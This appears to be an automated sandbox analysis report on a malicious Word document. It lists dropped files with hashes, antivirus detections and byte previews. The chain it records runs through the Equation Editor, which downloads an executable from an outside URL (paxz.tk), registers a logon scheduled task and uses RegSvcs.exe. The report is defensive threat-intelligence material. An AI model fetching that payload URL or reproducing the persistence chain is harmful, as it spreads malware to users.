Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...'.W.....0..d..... .....@.. .....J... .`.....O.....8.....r...>.....t..... ..... ..H.....text....c... ...d..... ..`.rsrc...8.....f.....@..@.reloc..... .....p.....@..B.....H.....+..4S.....$...P...t.....r...p(....*2.(....(....*z..r...p(....(....(.....}....*..{....*.s.....*.0..{.....Q.-.s.....+i~....o....(.... .s.....o.....r!..p..(....Q.P,:.P.....(....o....o.....(....o ...o!.....,..o"...t.....*..0..(..... ....s#.....o$....X..(....-..*.o%...*.0.....(&.....&.....*.*.....0.....(.....&.....*..... .....0.....(.....(....~....,.(....~....o....9]...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\plugmanzx[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	459264
Entropy (8bit):	7.786929247209251
Encrypted:	false
SSDEEP:	12288:+K777777777777cP+K8+Zt+9vpb0qOpPx4MQer7Z0mzQmTpvGrUK:+K777777777777c++2x7Ojdr2mzQcvGA
MD5:	33C0D67BEFA115099A9136F837D11CC9
SHA1:	843FAD90B9BECB0457824CBAEABC3899FC055BEA
SHA-256:	1FD93F45DDBE62337F2B72E31E6A82880BC0581430ABEAEBDA88AC1F58272210
SHA-512:	06DE0E772E61AC4755340DA201DE39FCA9086286E6EC620A917847A7DF394E3F8E0D3568760996D0C539ECE99FD57E0911CB0CD11459713C060676A7D3D9FD6
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 56%
IE Cache URL:	http://paxz.tk/plugmanzx.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....%.....0..... ... .@.. .....`..... ..@.....O.... ..8.....@..... ..... ..H.....text..... ..... ..`.rsrc...8.... .....@..@.rel oc.....@.....@..B.....H.....(3.....".....a.....0..(.....(.....,r...ps....z.u....%-.&..*..{....*..{....*.0..'.....(....s.....(.....%..o.....(....s....*..(.....,..(.....(....Ys....+...s....*..(.....(.....(.....Xs....+...(.....Xs....*..0..E.....YE.....+..(.....+...+..(.....+.r...p.....s....z.*..s*.r...p*...(.....(....+.r#..p..2...(....*.0..b..... (.....,r/..ps....z.....,r9..ps....z..}.....}.....}.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{68E37369-07A5-4DAF-B360-5250F0AAA6E9}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	3.9006325569125986
Encrypted:	false
SSDEEP:	48:ra6f+dFl85gNtsPKCjJKtuDmTzm/sYGt+7YPP9Auz9w:e6fD5g7CVjQkam/Dfe9/m
MD5:	89837A65E88F34BA933D96AAA91DC885
SHA1:	35663B980D580F4E75DA813FC8B561A4580E12D3
SHA-256:	4D6724D9F5405D1F724D5616BEF7DC34825CCA21F061F2BF1D9C5E2CC9752302
SHA-512:	7E78D4773FF6A8158C31640669B6CF2D46FF692E0CFF1162591DE62852A97B689703D79824DCA7BED328529F76572A712C67409F3FC728AD05339A5E6B056FDF
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joy Sandbox ML, Detection: 100%
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{3FB9168D-43F2-40D2-AFBC-6B32481207BC}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{9028E283-917F-4BAA-8392-C7BA4366CE6B}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	12800
Entropy (8bit):	3.5485354782796246
Encrypted:	false
SSDEEP:	384:n3NtHF+cKeYsyJDHZQs602XyCP6nRf6XSm8xQZ:3n8cKeAtS02Ena98aZ
MD5:	622AB7D97D324E95B7FB047F98732CD2
SHA1:	89DFD5BEB5CA00302FE2721591E60A9E4684F82F
SHA-256:	F2F1B59FE46A80A0E53D2720BB5E882ABB5B7AE706F1D017A5ED569ED8565EF2
SHA-512:	63565EB99165FA9756B084827AC48496DB2F278D06C2B0CE05CDD75B78DEE1B916918574914E51FAD44D59138848A3A1F524B4434A6E46E4D25FF106537B1791
Malicious:	false
Preview:	@.?.?,...8.).<.@...@.!.#.3.%.!.+._._.*.&.|.-.4.1...$.0.|.?...?.?...[.@.....!.?.1.4.(.....6.`.|.!.#.=...*.7...3...4.+...7.[.+.?.8.$._.4.<.?.+._.^.^.~...<.!././.[.?.3.).?.^.=.7.,.?.;.4.$.!.6.#.~.4.@.].?.:.@.+.,.%.].'...*.8.*.'.!.-.^.[.?.1.....%.^.[.3.$.`.?._.].*.^.|.].?.>.$.!.#.%.?.7.7.?.4.@.(.1.:.3.$.4.?.>...7.?.*...8.^.%.#.=.?.7.[...+.6...@.2.$.!.9.?.,.2.$.].^...+.%.=.?.=.].=.?.`.2.%.?.;./.#._.`./0.1.:.?.@.+.....;.<.4.^.[.@.8.?.?.?...1.6.0.+.).:.%.%.?.(.0.?.=.$.^.&.).$.5.>.].2.;.%.3...^...?...9.!.-.8.-./.*.'.?.].3.....0.|.?.'.<.....`.<.4.[.`.%.:.0.!.>.+.:.?...@.<.=.8.*.(.'.0.:.0./.],.6.2.2.[.#.?.9.$.,.:.|._.2.).%...]...$.|.*.?.3.:,._.1.?.9.(.`.^.[.9.?...6.%...4./.*.2.~.-.:.](.?.|.<...&.@.?.[.>.=.).!.#...).].+.;...`.[.#.4.(...~./.;./...0.$.?.!.'...0.8.....$.?.|.+.>.-.1.;.~.:.?.=.?.,.?._.3.-.2.>...#.=.=.~.&.].*.,.1.*.>.*.].:...3.@...?.&...9.,.+.<.!.!.)...0.8.9.].:.)...?.?.?.0.?.-.3./.+.@...?.^.&.0.?.~.9...8.,._.?.,.>.6.#.(.%.4.`.%.@.*.5.`.#./...$.?.@.^...[.7.<._.0._.,.?.,...?.|.?.

C:\Users\user\AppData\Local\Temp\tmp1B2F.tmp	
Process:	C:\Users\user\AppData\Roaming\plugmahm65898.exe
File Type:	XML 1.0 document, ASCII text
Category:	dropped
Size (bytes):	1578
Entropy (8bit):	5.111597063355989
Encrypted:	false
SSDEEP:	24:2di4+S2qhZ1ty1mCUnrKMhEMOFGpwOzNgU3ODOiIQRvh7hwrgXuNtGxvn:cgeZQYrFdOFzOzN33ODOiDdKrsuTKv

C:\Users\user\AppData\Local\Temp\tmp1B2F.tmp	
MD5:	96705A665B7D175425A1735D04F7312C
SHA1:	04006353482F1DD7C41F2203B5A37DEBB82D6062
SHA-256:	D278011F02AFA970B2112285439569E53D45864360B6E49302D97EDE912B99C3
SHA-512:	BB61226D15A608431561C0A4218E1317035D6DDAF0E3AD274529EB4E7659B3D659AF8D7FB5D7A6E58D5CF68320A8FA754F2F4F23292223DC825B709DC54E6C0
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>.<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">. <RegistrationInfo>. <Date>2014-10-25T14:27:44.8929027</Date>. <Author>user-PC\user</Author>. </RegistrationInfo>. <Triggers>. <LogonTrigger>. <Enabled>true</Enabled>. <UserId>user-PC\user</UserId>. </LogonTrigger>. <RegistrationTrigger>. <Enabled>false</Enabled>. </RegistrationTrigger>. </Triggers>. <Principals>. <Principal id="Author">. <UserId>user-PC\user</UserId>. <LogonType>InteractiveToken</LogonType>. <RunLevel>LeastPrivilege</RunLevel>. </Principal>. </Principals>. <Settings>. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>. <AllowHardTerminate>false</AllowHardTerminate>. <StartWhenAvailable>true</StartWhenAvailable>. <RunOnlyIfNetworkAvail

C:\Users\user\AppData\Local\Temp\tmp39FF.tmp	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1310
Entropy (8bit):	5.1063907901076036
Encrypted:	false
SSDEEP:	24:2dH4+S/4oL600QlMhEMjn5pwjVLUYODOLG9RJh7h8gK0Rl4xtn:cbk4oL600QydbQxIYODOLedq3Sl4j
MD5:	CFAE5A3B7D8AA9653FE2512578A0D23A
SHA1:	A91A2F8DAEF114F89038925ADA6784646A0A5B12
SHA-256:	2AB741415F193A2A9134EAC48A2310899D18EFB5E61C3E81C35140A7EFEA30FA
SHA-512:	9DFD7ECA6924AE2785CE826A447B6CE6D043C552FBD3B8A804CE6722B07A74900E703DC56CD4443CAE9AB9601F21A6068E29771E48497A9AE434096A11814E8
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo />.. <Triggers />.. <Principals>.. <Principal id="Author">.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>HighestAvailable</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>.. <AllowHardTerminate>true</AllowHardTerminate>.. <StartWhenAvailable>false</StartWhenAvailable>.. <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>.. <IdleSettings>.. <StopOnIdleEnd>false</StopOnIdleEnd>.. <RestartOnIdle>false</RestartOnIdle>.. </IdleSettings>.. <AllowStartOnDemand>true</AllowStartOnDemand>.. <Enabled>true</Enabled>.. <Hidden>false</Hidden>.. <RunOnlyIfIdle>false</RunOnlyIfIdle>.. <Wak

C:\Users\user\AppData\Local\Temp\tmp412F.tmp	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1320
Entropy (8bit):	5.135668813522653
Encrypted:	false
SSDEEP:	24:2dH4+S/4oL600QlMhEMjn5pwjVLUYODOLG9RJh7h8gK0mXxtn:cbk4oL600QydbQxIYODOLedq3ZXj
MD5:	8CAD1B41587CED0F1E74396794F31D58
SHA1:	11054BF74FCF5E8E412768035E4DAE43AA7B710F
SHA-256:	3086D914F6B23268F8A12CB1A05516CD5465C2577E1D1E449F1B45C8E5E8F83C
SHA-512:	99C2EF89029DE51A866DF932841684B7FC912DF21E10E2DD0D09E400203BBDC6CBA6319A31780B7BF8B286D2CEA8EA3FC7D084348BF2F002AB4F5A34218CCBF
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo />.. <Triggers />.. <Principals>.. <Principal id="Author">.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>HighestAvailable</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>.. <AllowHardTerminate>true</AllowHardTerminate>.. <StartWhenAvailable>false</StartWhenAvailable>.. <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>.. <IdleSettings>.. <StopOnIdleEnd>false</StopOnIdleEnd>.. <RestartOnIdle>false</RestartOnIdle>.. </IdleSettings>.. <AllowStartOnDemand>true</AllowStartOnDemand>.. <Enabled>true</Enabled>.. <Hidden>false</Hidden>.. <RunOnlyIfIdle>false</RunOnlyIfIdle>.. <Wak

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\Exceptions\1.2.2.0\da0a22967d69764878492dcdfafebb2b.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	data
Category:	dropped
Size (bytes):	784
Entropy (8bit):	7.74262010466454
Encrypted:	false
SSDEEP:	24:soqelz7a03pJSLbIM8dqxoSIEcCqewO/d7zAeixv:Nqel60j6IMboSDcBe9xMpv
MD5:	B9263FB7877BA057862BFB1E7A4C3037
SHA1:	73F3A9E9641403FA3733F99525E12A7D06106034
SHA-256:	C85D449728519CD1A01AF0704154DBFE531B71C6A7EEB5A06EAE14E5ECE31D7A

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\Exceptions\1.2.2.0\da0a22967d69764878492dcdfafebb2b.dat	
SHA-512:	132B6A6A0B8359EAC74373A8B6535FA065034FD53D11A69255F4BCF52E73465C9E9B406354B7B6DBE8EAA4693665B17D51D2959E1DE631ED731DD52AC59C66D
Malicious:	false
Preview:	.....Q.....b.R,.....o.....{.H`.yks~..}...<..6t.../X.t.)@7.wTs..Z....;.._IS9.....'...)[....;..3...K...X.n.2.M5<'../.Q....v\.=yx....Oc..F....e..+&.F}^..}X..N.?..B2..B..;o.g.wo.m....*....4..Y...."...1 i.v.H..l..y.O..~..F..Q..@..+...h..Z.au..o.[.s!]....?.."|..js!..^6.lD.i.o..!=.^x....d.....oa.Y.J..v.aXc.7N.....[nM.S.....i.y..!...E.M...'`."x..9..h7.j}m..n$.Lp.;D.....=y.l. ..W..-.....b...\.dG... W.....S9,.,s.'E..`.B...v.b..7....uw).`..4..S...lF2..um..0...|...../C...}.....Kr..N.o'N.lG.1.@...1AQ2.....^.Y..6;.3.e.....]...{....a3m.9.....P.8..x...H.zo..wvh...b.....Z...v.&y*..G...d..g..2c. W...M,.D.E}.....vx.....]Y.i.e[.....'...$... .....0.Q_..l...*..U.....C.gvE.m..rH.<...+...J+z...l...7...=rF.....|. .3.....r..C.....

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\catalog.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	data
Category:	dropped
Size (bytes):	232
Entropy (8bit):	7.024371743172393
Encrypted:	false
SSDEEP:	6:X4LDAnybgCFcpJSQwP4d7ZrqJgTFwoaw+9XU4:X4LEnybgCFCtvd7ZrCgpwoaw+Z9
MD5:	32D0AAE13696FF7F8AF33B2D22451028
SHA1:	EF80C4E0DB2AE8EF288027C9D3518E6950B583A4
SHA-256:	5347661365E7AD2C1ACC27AB0D150FFA097D9246BB3626FCA06989E976E8DD29
SHA-512:	1D77FC13512C0DBC4EFD7A66ACB502481E4EFA0FB73D0C7D0942448A72B9B05BA1EA78DDF0BE966363C2E3122E0B631DB7630D044D08C1E1D32B9FB025C356 A5
Malicious:	false
Preview:	Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.....@.3..{...grv+V...B.....].P...W.4C}uL.....s~..F...}.....E.....E...6E.....{...{.yS...7..".hK.!.x.2..i..zJ... ....f..?._....0. :e[7w{1.!.4.....&.

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\run.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	data
Category:	dropped
Size (bytes):	8
Entropy (8bit):	3.0
Encrypted:	false
SSDEEP:	3:an:an
MD5:	00028BF1ABD3EECFFA01D721C29D0048
SHA1:	8949D2AB807B97618C56F25D25FB6636D14B6134
SHA-256:	C47FFAADC73B46AD2EA10A4FC2108E35E88EA5F0B3552606A87305E2AAB13B7F
SHA-512:	3727F022504B2F5F7F59FB557D8FB7E7C03BA57CDF01064DD5AD7289BCC6F30385AB9475334DAEAF6CC15BDED0D33EE230C8FA208DA36AF120EFA316A2A073 C
Malicious:	**true**
Preview:	.UN....H

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\storage.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	data
Category:	dropped
Size (bytes):	327432
Entropy (8bit):	**7.99938831605763**
Encrypted:	**true**
SSDEEP:	6144:oX44S90aTiB66x3Pl6nGV4bfD6wXPIZ9iBj0UeprGm2d7Tm:LkjYGsfGUc9iB4UeprKdnm
MD5:	7E8F4A764B981D5B82D1CC49D341E9C6
SHA1:	D9F0685A028FB219E1A6286AEFB7D6FCFC778B85
SHA-256:	0BD3AAC12623520C4E2031C8B96B4A154702F36F97F643158E91E987D317B480
SHA-512:	880E46504FCFB4B15B86B9D8087BA88E6C4950E433616EBB637799F42B081ABF6F07508943ECB1F786B2A89E751F5AE62D750BDCFFDDF535D600CF66EC44E92
Malicious:	false
Preview:	pT..!..W..G.J..a.).@.i..wpK.so@...5.=.^..Q.oy.=e@9.B...F..09u"3.. 0t..RDn_4d.....E...i.....~...|..fX_...Xf.p^.....>a..$...e.6:7d.(a.A...=.)*.....{B.[...y%.*..i.Q.<..xt.X..H.. ..H F7g...I.*3.{.n....L.y;i..s-....(5i.....J.5b7}..fK..HV.,...0.... ....n.w6PMl.....v.""v.....#..X.a...../...cC...i..l{>5n.._+.e.d'...}...[..../...D.t..GVp.zz.....(...o.....b...+`J.{....hS1G.^*I..v&. jm.#u..1..Mg!.E..U.T.....6.2>...6.l.K.w"o..E..."K%{....z.7....<...,....]t.:.....[.Z.u...3X8.QI..j_..&..N..q.e.2...6.R.~..9.Bq..A.v.6.G..#y.....O....Z)G...w..E..k(....+..O.....Vg.2xC..... .O...jc.....z..~.P...q../.-.'.h._.cj.=..B.x.Q9.pu.|i4...i...;O...n.?.,. ....v?.5}.OY@.dG|<.._[.69@.2..m..l..oP=...xrK.?.....b..5....i&...l.c\b}..Q..O+.V.mJ.....pz....>F.....H...6$. ..d...|m...N..1.R..B.i.....$....$.....CY}..$....r.....H...8...li.....7 P.....?h....R.iF..6...q(.@LI.s..+K.....?m..H....*. l..&<}....`|.B....3.....I..o...u1..8i=.z.W..7

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\task.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	57

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\task.dat	
Entropy (8bit):	4.830795005765378
Encrypted:	false
SSDEEP:	3:oMty8WddSWA1KMNn:oMLW6WA1j
MD5:	08E799E8E9B4FDA648F2500A40A11933
SHA1:	AC76B5E20DED247803448A2F586731ED7D84B9F3
SHA-256:	D46E34924067EB071D1F031C0BC015F4B711EDCE64D8AE00F24F29E73ECB71DB
SHA-512:	5C5701A86156D573BE274E73615FD6236AC89630714863A4CB2639EEC8EC1BE746839EBF8A9AEBA0A9BE326AF6FA02D8F9BD7A93D3FFB139BADE945572DF5FE9
Malicious:	false
Preview:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\P0_00122.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon Aug 30 20:08:56 2021, mtime=Mon Aug 30 20:08:56 2021, atime=Fri Jan 14 01:22:15 2022, length=42511, window=hide
Category:	dropped
Size (bytes):	1004
Entropy (8bit):	4.515084187513427
Encrypted:	false
SSDEEP:	12:8jFKRgXg/XAlCPCHaXjByB/OW9qX+WAbZyOXicvb1P1dXDtZ3YilMMEpxRljKGwN:8l/XTTcLIbePNDv3qHwqQd7Qy
MD5:	3BD2CECB003C8B93B379DC5C30F5A4F8
SHA1:	EFD9DB1F4909773A7C5C825A602F891244C65B6F
SHA-256:	AD1FA8ED4B3ED09302BFA5B6133521D6DABB8210F83DEB50B8AF102DA4E95DBC
SHA-512:	7837662CE7CF345777AC0D0FF8E8631A1A690AC22C3AB0BAF94C0F2A004F33B78B40FBF5B0F74D077A6CE91AF330BDD37CE5BD9286DC35C30E8FB68D8457EE42
Malicious:	false
Preview:	L.....F.... ....>.....>.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....S....user.8.....QK.X.S..*...&=....U.....A.l.b.u.s.....z.1.....S!...Desktop.d.....QK.X.S!.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....b.2.....T.. .P0_00122.doc..F.....S...S..*.....P.0._.0.0.1.2.2...d.o.c.....v.....-...8...[.....?J.....C:\Users\..#.....\\579569\Users.user\Desktop\P0_00122.doc.#.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.P.0._.0.0.1.2.2...d.o.c.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....579569.....D_....3N...W...9..g.....[D_....3N...W...9..g.....[

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	67
Entropy (8bit):	4.479851414713963
Encrypted:	false
SSDEEP:	3:bDuMJlthXXd2mX1f6V+XXd2v:bCmBXPXC
MD5:	8520F138FC0E78A59174FB4A4CCD4BCD
SHA1:	63249D4E73DDAA5C472BF22D36A9CF5EC0C738E6
SHA-256:	7E3138353E311BF6D08C5675ACA3323502EE672F8838A1C01AAD56CB15D837E8
SHA-512:	2A65C8C63BFA6D7FCC016534F6A41C7EC6DE1E7B9B76668773F281478F39F385CDE6F7B63DD7E63773124DD9389E1465343D081CEA4108EC0EAFDBA3386E7EC
Malicious:	false
Preview:	[folders]..Templates.LNK=0..P0_00122.LNK=0..[doc]..P0_00122.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\8BC7PPIC80D40DHBNKNO.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.586557779294657
Encrypted:	false
SSDEEP:	96:chQCQMqmqvsqvJCwoxTz8hQCQMqmqvsEHyqvJCwornTzaTKrRH2TpxpyMilUVjTh:cWPolz8WzHnorTzauof8MRA2
MD5:	C982B26CAD7E4189F6EAEFC806056985
SHA1:	AE83FFEF54FE77504A42FD2AB6E6B59B044C5761
SHA-256:	32E5D145B5553F909EEFC97A8C56D969899FF9AC108984716AC4FCF681AACB16
SHA-512:	97BFCB4BA9D75AF168D282BBAE2D6B959CF877C2797992FAF2B9EE724542087CC92C4D0DF8B93B0F9E87E67AE0DF01C594A8FA9CAEB1CD08E9EE866E1643EE4C
Malicious:	false
Preview:	.....FL.....F."..... .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.8.6.....~.1.....S!...Programs..f.....:...S!.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:, .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms (copy)	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.586557779294657
Encrypted:	false
SSDEEP:	96:chQCQMqmqvsqvJCwoxTz8hQCQMqmqvsEHyqvJCwornTzaTKrRH2TpxpyMilUVjTh:cWPolz8WzHnorTzauof8MRA2
MD5:	C982B26CAD7E4189F6EAEFC806056985
SHA1:	AE83FFEF54FE77504A42FD2AB6E6B59B044C5761
SHA-256:	32E5D145B5553F909EEFC97A8C56D969899FF9AC108984716AC4FCF681AACB16
SHA-512:	97BFCB4BA9D75AF168D282BBAE2D6B959CF877C2797992FAF2B9EE724542087CC92C4D0DF8B93B0F9E87E67AE0DF01C594A8FA9CAEB1CD08E9EE866E1643EE4C
Malicious:	false
Preview:	.....FL.....F."..... .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.8.6.....~.1.....S!...Programs..f.....:...S!.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:, .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\RIKeHhAgpZws.exe	
Process:	C:\Users\user\AppData\Roaming\plugmahm65898.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	459264
Entropy (8bit):	7.786929247209251
Encrypted:	false
SSDEEP:	12288:+K777777777777cP+K8+Zt+9vpb0qOpPx4MQer7Z0mzQmTpvGrUK:+K777777777777c++2x7Ojdr2mzQcvGA
MD5:	33C0D67BEFA115099A9136F837D11CC9
SHA1:	843FAD90B9BECB0457824CBAEABC3899FC055BEA
SHA-256:	1FD93F45DDBE62337F2B72E31E6A82880BC0581430ABEAEBDA88AC1F58272210
SHA-512:	06DE0E772E61AC4755340DA201DE39FCA9086286E6EC620A917847A7DF394E3F8E0D3568760996D0C539ECE99FD57E0911CB0CD11459713C060676A7D3D9FD6
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 56%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....%.....0..... ... .@.. .....`..... ..@.....O.... ..8.....@..... ..... ..H.....text..... ..... ..`.rsrc...8.... .....@..@.rel oc.....@.....@..B.....H.....(3.....".....a.....0..(.....(.....,r...ps....z.u....%-.&..*..{....*..{....*.0..'.....(....s.....(.....%..o.....(....s....*..(.....,..(.....(.....Ys....+...s....*..(.....(.....(.....Xs....+...(.....Xs....*..0..E.....YE.....+..(....+...+..(....+.r...p.....s....z.*..s*.r...p*...(.....(....+.r#..p..2...(....*.0..b..... (.....,r/..ps....z.....,r9..ps....z..}.....}.....}.

C:\Users\user\AppData\Roaming\plugmahm65898.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
